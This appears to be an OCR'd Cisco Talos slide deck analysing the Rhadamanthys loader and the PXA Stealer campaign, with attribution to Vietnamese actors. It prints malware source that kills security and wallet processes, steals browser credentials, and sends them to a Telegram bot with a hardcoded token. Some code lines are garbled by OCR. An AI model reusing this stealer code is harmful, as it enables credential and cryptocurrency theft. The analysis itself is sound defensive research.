02D20429  EF                out dx,eax
02D2042A  DF49 CF           fisttp word ptr ds:[ecx-31]
02D2042D  DB                ???
02D2042E  A3 7914C32A       mov dword ptr ds:[2AC31479],eax
02D20433  0E                push cs
02D20434  04 FE             add al,FE
02D20436  1E                push ds
```

Decrypted shellcode

```
02D203EE  03DD              add ebx,ebp
02D203F0  46                inc esi
02D203F1  48                dec eax
02D203F2  83EF 04           sub edi,4
02D203F5  0F85 0CFDFFFF     jne 2D20107
02D203FB  55                push ebp
02D203FC  8BEC              mov ebp,esp
02D203FE  81EC 20010000     sub esp,120
02D20404  E8 A2050000       call 2D209AB
02D20409  8945 FC           mov dword ptr ss:[ebp-4],eax
02D2040C  6A FF             push FFFFFFFF
02D2040E  68 558BEC81       push 81EC8B55
02D20413  8B45 FC           mov eax,dword ptr ss:[ebp-4]
02D20416  50                push eax
02D20417  E8 8F0B0000       call 2D20FAB
02D2041C  8945 C4           mov dword ptr ss:[ebp-3C],eax
02D2041F  E8 370D0000       call 2D2115B
02D20424  8945 C8           mov dword ptr ss:[ebp-38],eax
02D20427  B9 C0D54400       mov ecx,aa.44D5C0
02D2042C  81E9 00D04400     sub ecx,aa.44D000
02D20432  894D B4           mov dword ptr ss:[ebp-4C],ecx
02D20435  C785 60FFFFFF F00D000 mov dword ptr ss:[ebp-A0],DF0
02D2043F  C785 64FFFFFF 0000000 mov dword ptr ss:[ebp-9C],0
02D20449  C785 68FFFFFF 0000000 mov dword ptr ss:[ebp-98],0
02D20453  C785 6CFFFFFF 0000000 mov dword ptr ss:[ebp-94],0
02D2045D  C785 70FFFFFF 0000000 mov dword ptr ss:[ebp-90],0
02D20467  C785 20FFFFFF 6B57614 mov dword ptr ss:[ebp-E0],4261576B
02D20471  C785 24FFFFFF 8B06DA3 mov dword ptr ss:[ebp-DC],34DA068B
02D2047B  C785 28FFFFFF 1B410CF mov dword ptr ss:[ebp-D8],F10C411B
02D20485  C785 2CFFFFFF F9FE268 mov dword ptr ss:[ebp-D4],8626FEF9
02D2048F  C785 30FFFFFF C0D80AE mov dword ptr ss:[ebp-D0],E00AD8C0
02D20499  C785 34FFFFFF ACBDAB3 mov dword ptr ss:[ebp-CC],35ABBDAC
```

CISCO TALOS

Rhadamanthys

Advertised in underground in September 2022

Author has released its newer version V0.6.0

Attacker uses a customized loader

CISCO TALOS

Numerous Anti-analysis in Rhadamanthys loader

Conceal the malicious activities and make analyses more challenging

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations ...	Linenumber...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	000A50E8	00001000	000A5200	00000400	00000000	00000000	0000	0000	60000020
.itext	00001668	000A7000	00001800	000A5600	00000000	00000000	0000	0000	60000020
.data	000037A4	000A9000	00003800	000A6E00	00000000	00000000	0000	0000	C0000040
.bss	00006778	000AD000	00000000	00000000	00000000	00000000	0000	0000	C0000000
.idata	00000F1C	000B4000	00001000	000AA600	00000000	00000000	0000	0000	C0000040
.didata	000001A4	000B5000	00000200	000AB600	00000000	00000000	0000	0000	C0000040
.edata	0000009A	000B6000	00000200	000AB800	00000000	00000000	0000	0000	40000040
.tls	00000018	000B7000	00000000	00000000	00000000	00000000	0000	0000	C0000000
.rdata	0000005D	000B8000	00000200	000ABA00	00000000	00000000	0000	0000	40000040
.rsrc	000FBD34	000B9000	000FBE00	000ABC00	00000000	00000000	0000	0000	40000040

```
00563C6D   8995 D0E7FFFF   mov dword ptr ss:[ebp-1830],edx   [dword ptr ss:[ebp-1830]]:CreateDirectoryW
00563C73   6A 00           push 0
00563C75   8D85 8CC7FFFF   lea eax,dword ptr ss:[ebp-3874]
00563C7B   50              push eax
00563C7C   FF95 D0E7FFFF   call dword ptr ss:[ebp-1830]      [dword ptr ss:[ebp-1830]]:CreateDirectoryW
EIP→00563C82   8D8D 8CC7FFFF   lea ecx,dword ptr ss:[ebp-3874]
00563C88   898D D4E7FFFF   mov dword ptr ss:[ebp-182C],ecx
00563C8E   57              push edi
00563C8F   81CF AA4C0100   or edi,14CAA
00563C95   81C7 48EF0000   add edi,EF48
00563C9B   5F              pop edi
00563C9C   57              push edi

ecx=22D90000
dword ptr ss:[ss:[ebp-3874]]=[00D2A564 L"C:\\Users\\yyds\\Documents\\lumuiUpdater"]=3A0043
```

Malicious code

Heavily obfuscated

Persistence and evasion

Expands the file > 700MB Avoid detection

1. antivirus programs
2. sandbox environments

CISCO TALOS

New PXA Stealer Campaign Target Europe and Asia

CISCO TALOS

PXA Stealer Campaign Motivation

Crypto Desktop Wallets

- Exodus
- Bitcoin Armory
- Coinomi Wallet
- Atomic Wallet
- Bytecoin Wallet
- Ledger
- Wallet Wasabi
- Guarda
- Bitcoin
- Electrum-LTC
- Electrum
- Zcash
- Coinami
- Binance

Messengers

- Discord
- Discord Canary
- Element
- Signal
- Telegram
- Desktop
- Skype

Crypto Browser Wallets

- Aerag Connect
- Atmoic Crypto Wallet
- Auro Wallet
- BOLT X
- Binance Wallet
- BitKeep
- BlockWallet
- Braavos Wallet
- CLV Wallet
- Coin98 Wallet
- Coinbase Wallet
- Cyano Wallet
- EVER Wallet
- Enkrypt
- Eternl
- Exodus
- Fewcha Move Wallet
- Finnie
- GeroWallet
- Goby
- Guarda
- HAVAH Wallet
- Hashpak
- ICONex
- Jaxx Liberty
- KHC
- Petra Aptos Wallet
- Braavos Smart
- Venom Wallet
- Math Wallet
- Ethos Sui Wallet
- OKX Web3 Wallet
- XDEFI Wallet
- Pontem Aptos
- UniSat Wallet
- Xverse Wallet
- MultiversX DeFi
- Enkrypt Wallet
- Cirus Wallet
- Exodus Wallet
- Meta Wallet
- MetaMask
- Nami
- NeoLine
- Nifty Wallet
- OKX Wallet
- OsmWallet
- Pali Wallet
- Phantom
- Wombat
- XDEFI Wallet
- Yoroi
- iWallet
- KardiaChain Wallet
- KeePassHelper
- KeePass Tusk
- KeePassXC
- Keeper Wallet
- Kepair
- Leap Terra Wallet
- Liquality Wallet
- MEW CX
- MadWallet
- Martian Wallet
- Suiet
- Polygon Wallet
- Polymesh Wallet
- Pontem Aptos Wallet
- Rabby
- Ronin Wallet
- SafePal Wallet
- Solflare Wallet
- Station Wallet
- Siu Wallet
- Tally Ho
- Temple
- TezBox
- Tron Link
- Tronium
- Trust Wallet
- Virgo Wallet

Password Managers

- Trezor Password Manager
- Avira Password Manager
- Norton Password Manager
- Zoho Vault
- CommonKey
- Splikity
- MYKI
- BrowserPass
- LastPass
- RoboForm
- Keeper
- NordPass
- 1Password
- Dashlane
- KeePassXC
- Bitwarden
- EOS Authenticator
- Authenticator
- KeePass Tusk
- KeePassHelper
- GAuth Authenticator
- Authy
- WinAuth

VPN and FTP Clients

- Proton VPN
- OpenVPN
- ExpressVPN
- CyberGhost
- Hotspot Shield
- AzireVPN
- FileZilla
- FileZilla Server


Gaming Applications

- Steam
- Growtopia
- uPay
- Minecraft
- Roblox
- Riot Games
- Epic Games

CISCO TALOS

PXA Stealer Campaign Infection Chain

Using the Telegram bot for exfiltrating victims' data




PXA Stealer Campaign with Multiple ZIP file attachment

Notable Tactics

The malicious file contains a malicious loader and hidden folder

- Obfuscated Windows batch scripts
- Decoy PDF document
  - Using copyright in filename as well



fdad95329954e0085d992cba78188a26abd718797f4a83347ec402f70fe65269.zip - ZIP archive, unpacked size 147,991,182 bytes


Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Photos	147,703,670	112,363,272	File folder	9/22/2024 3:02 ...	
Compilation of copyrighted videos and images.exe Rust loader	287,512	131,510	Application	9/21/2024 4:31 ...	FF9C5647

fdad95329954e0085d992cba78188a26abd718797f4a83347ec402f70fe65269.zip\Photos - ZIP archive, unpacked size 147,991,182 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Documents	147,472,166	112,203,334	File folder	9/22/2024 3:02 ...	
Compilation of copyrighted videos and images.bat Batch script	231,504	159,938	Windows Batch File	9/15/2024 6:57 ...	5FFC34CE

fdad95329954e0085d992cba78188a26abd718797f4a83347ec402f70fe65269.zip\Photos\Documents - ZIP archive, unpacked size 147,991,182 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Images	147,186,402	111,996,631	File folder	9/22/2024 3:02 ...	
Compilation of copyrighted videos and images.bat Batch script	34	36	Windows Batch File	9/10/2024 4:12 ...	A115BFD1
Document.pdf Decoy PDF	285,730	206,667	Microsoft Edge PDF...	9/8/2024 11:03 ...	6CE1CD6F



'GLASSDOOR'
Job

CANDIDATE INFORMATION
Job application profile

PHOTO

Patient:
Date :

When you choose a company recommended by Glassdoor, you not only get access to a professional working environment but also receive outstanding benefits. With transparent information about benefits, employee reviews, and attractive compensation, we are committed to providing job satisfaction as well as long-term development opportunities. This is a place where you can develop your career in a positive, fair and promising environment.

PERSONAL INFORMATION

CONTACT INFO

Last name Frist name

Indicate your gender:

Birth Date: Male Female I choose not to disclose

Adress

City: State: ZIP

Email Phone:

Marital Status: Married Single Divorced Widowed Other

Date of Application	Position	Employment Type
		Full-Time Part-Time Remote

Website (optional)

URL (LinkedIn, Github, Portfolio)

URL (LinkedIn, Github, Portfolio)

CISCO TALOS

PXA Stealer Evasion Tactics

Executing “task kill” commands to kills a variety of processes

- Endpoint detection software
- Network capture and analysis process
- VPN software
- Cryptocurrency wallet applications
- File transfer client applications
- Web browser
- Instant messaging applications

```
import ctypes; ctypes.WinDLL('user32').ShowWindow(ctypes.WinDLL('kernel32').GetConsoleWindow(), 0)
import os, json, base64, sqlite3, shutil, requests, glob, re, zipfile, io, datetime, hmac, subprocess, ctypes.wintypes
from base64 import b64decode
from hashlib import sha1, pbkdf2_hmac
from pathlib import Path
from pyasn1.codec.der.decoder import decode
from Crypto.Cipher import AES, DES3
from win32crypt import CryptUnprotectData
from ctypes import windll, byref, create_unicode_buffer, pointer, WINFUNCTYPE
from ctypes.wintypes import DWORD, WCHAR, UINT

ImportantKeywords = ['paypal', 'perfectmoney', 'etsy', 'facebook', 'ebay', 'coin', 'binance', 'wallet', 'payment', 'amazon', 'crypto', 'business',
'server', 'instagram', 'rdp', 'blockchain', 'vpn', 'google', 'roblox', 'host', 'cloud', 'houbi', 'hbo', 'spotfiy', 'twitch', 'steam', 'reddit',
'twitter', 'instagram', 'prime', 'subgiare', 'netflix', 'garena', 'riotgames', 'clone', 'via', 'nguyenlieu', 'otp', 'sim', 'smit', 'proxy', 'mail',
'traodoisub', 'tuongtaccheo', 'bysun', 'mmo', 'tool', 'bm', 'tkqc', 'tainguyen', 'thesieure', 'sms', 'captcha', 'bank', 'money', 'hosting',
'tenten', 'domain', 'linkedin', 'tiktok', 'snapchat', 'pinterest', 'venmo', 'skrill', 'payoneer', 'westernunion', 'cashapp', 'zelle', 'bitcoin',
'ethereum', 'dongvan']
LocalAppData = os.getenv("LOCALAPPDATA")
AppData = os.getenv("APPDATA")
TMP = os.getenv("TEMP")
USR = TMP.split("\\AppData")[0]
PathBrowser = f"{TMP}\\Browsers Data"

process_names = [
 "ArmoryQt.exe","Atomic Wallet.exe","bytecoin-gui.exe","Coinomi.exe","Element.exe","Exodus.exe","Guarda.exe",
 "KeePassXC.exe","NordVPN.exe","OpenVPNConnect.exe","seamonkey.exe","Signal.exe","filezilla.exe",
 "filezilla-server-gui.exe","keepassx-cproxy.exe","nordvpnservice.exe","steam.exe","walletd.exe",
 "waterfox.exe","Discord.exe","DiscordCanary.exe","burp.exe", "Ethereal.exe", "EtherApe.exe",
 "fiddler.exe", "HTTPDebuggerSvc.exe", "HTTPDebuggerUI.exe", "snpa.exe", "solarwinds.exe",
 "tcpdump.exe", "telerik.exe", "wireshark.exe", "winpcap.exe"
]

for process_name in process_names:
    try:
        subprocess.run(["taskkill", "/F", "/IM", process_name], check=True)
    except:
        continue


creation_datetime = datetime.datetime.now().strftime('%d-%m-%Y (%H:%M:%S)')

categories_order = ["Desktop Wallets", "Browser Wallets", "VPN Extensions", "Messengers", "VPN Clients", "Gaming", "Password Managers", "FTP
Clients"]wser)
        logins_file = os.path.join(PathBrowser, f"All_Passwords.txt")
        with open(logins_file, "a", encoding="utf-8") as f:
            f.writelines(login_data)
    return count
```

CISCO TALOS

PXA Stealer Harvest Functions

Browser master key decryption function

Stealing Chrome and other Chromium-based browsers or Key4.db that used by Mozilla-based browsers

Login credentials stealer function

Collects the victim's login information from the browser's

Browser cookies stealer function

Extract cookies from a specified browser's cookie database

Credit card data stealer function

Targets the credit card information stored in the browser database

Autofill data stealer function

Target autofill form data from a browser's database

Discord token stealer function

Target validates Discord tokens stored in various browsers or Discord applications

MinSoftware application data stealer function

Target MinSoftware application database that searches for the database file "db_maxcare.sqlite"

Facebook data stealer function

Target Facebook cookie especially in Facebook ads account data

CISCO TALOS

PXA Stealer Exfiltration

Final step

Exfiltrated to the actor's Telegram bot

- Rename each file while adding archive
- Exfiltrating the victim's data
- Deletes the collected user data

```
message_body = f"{GetIPD}\nUser: {os.getlogin()}\nBrowser Data: CK: {total_browsers_cookies_count}|PW:
{total_browsers_logins_count}|AF: {total_ch_autofill_count}|CC: {total_browsers_ccards_count}\nInfo:
\n{InfomationData}"

for i in range(10):
    TOKEN_BOT = "7545164691:AAEJ4E2f-4KZDZrLID8hSRSJmPmR1h-a2M4"

    if Count == 1:
        CHAT_ID = "-1002174636072" #Sv Data Mới
    else:
        CHAT_ID = "-1002150158011" #Sv Data Update (Send từ lần 2)

    try:
        with open(archive_path, "rb") as f:
            response = requests.post(
                f"https://api.telegram.org/bot{TOKEN_BOT}/sendDocument",
                params={"chat_id": CHAT_ID, "caption": message_body, "protect_content": True,
"disable_web_page_preview": True},
                files={"document": f}
            )
            response.raise_for_status()
            break
    except:
        continue

shutil.rmtree(PathBrowser, ignore_errors=True)

if os.path.exists(archive_path):
    os.remove(archive_path)
if os.path.exists(DCTokens):
    os.remove(DCTokens)
if os.path.exists(DB_Minsoft):
    os.remove(DB_Minsoft)
```

Attribution

Who are behind Campaigns

Language preferences in naming, PDB strings identical image on a Vietnamese-language website

Threat actor underground activities

Vietnamese words hardcoded in binary

Attacker’s Telegram bot server or account is in Hanoi, Vietnam

CISCO TALOS

Vietnamese Words in Payload and PDBs


```
list.Add(string.Concat(new string[]
{
    "   \ud83d\udcb5",
    text9,
    " |Quyền TK: ",
    c00008e.FacebookAdsAccount_Userpermiss
    " |ADS ID: ",
    c00008e.p000074,
    " |Name: ",
    c00008e.p000075,
    " |Tin Voi: ",
    c00008e.p000086,
    " |Limit: ",
    c00008e.p000085,
    " |Tin dụng còn lại: ",
    c00008e.p000078,
    text11,
    " |Ngưỡng: ",
    c00008e.p000082,
    " |Đã Tiêu: ",
    c00008e.p000084,
    " |Bill Gần Nhất: ",
    c00008e.p00007d,
    " |Đơn Vị Tiền Tệ: ",
    c00008e.p00007a,
    text10,
    " |IDBM: ",
    c00008e.FacebookAdsAccount_IDBMOwner,
    " |Thẻ: ",
    c00008e.p000087,
    "|All Admin: ",
    c00008e.FacebookAdsAccount_AllAdmin,
    " |Owner: ",
    c00008e.p000081,
    " |Múi Giờ: ",
    c00008e.p00007f,
    " |Ngày Tạo: ",
    c00008e.p00007c,
    " |Browser: ",
    c00008b2.p000064,
    " |Browser Profile: ",
    c00008b2.p000065,
    " \ud83d\udcb5\n"
}));
list.Add("");
```

PDB strings
D:\ROT\ROT\Build rot Export\2024\Bot Export Khuê\14.225.210.XX-Khue-Ver 2.0\GPT\bin\Debug\spoolsv.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\149.248.79.205 - NetFrame 4.5 Run Dll - 2024\ChromeCrashServices\obj\Debug\FirefoxCrashSevices.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\139.99.23.9-NetFrame4.5-Ver2.0-Trứ\GPT\bin\Debug\spoolsv.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Chiến\14.225.210.XX-Chiến -Ver 2.0\GPT\bin\Debug\spoolsv.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\139.99.23.9-NetFrame4.5-Ver2.0-Trứ\GPT\bin\Debug\SkypeApp.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Chiến\14.225.210.XX-Chiến -Ver 2.0\GPT\bin\Debug\spoolsv.pdb
D:\ROT\ROT\ROT Ver 5.5\Source\Encrypted\Ver 4.8 - Client Netframe 4.5\XClient\bin\Debug\AI.pdb

CISCO TALOS


Vietnamese Words on Same image on Internet


The support EPS file preview image in this campaign (left) and the image we found from the internet (right)



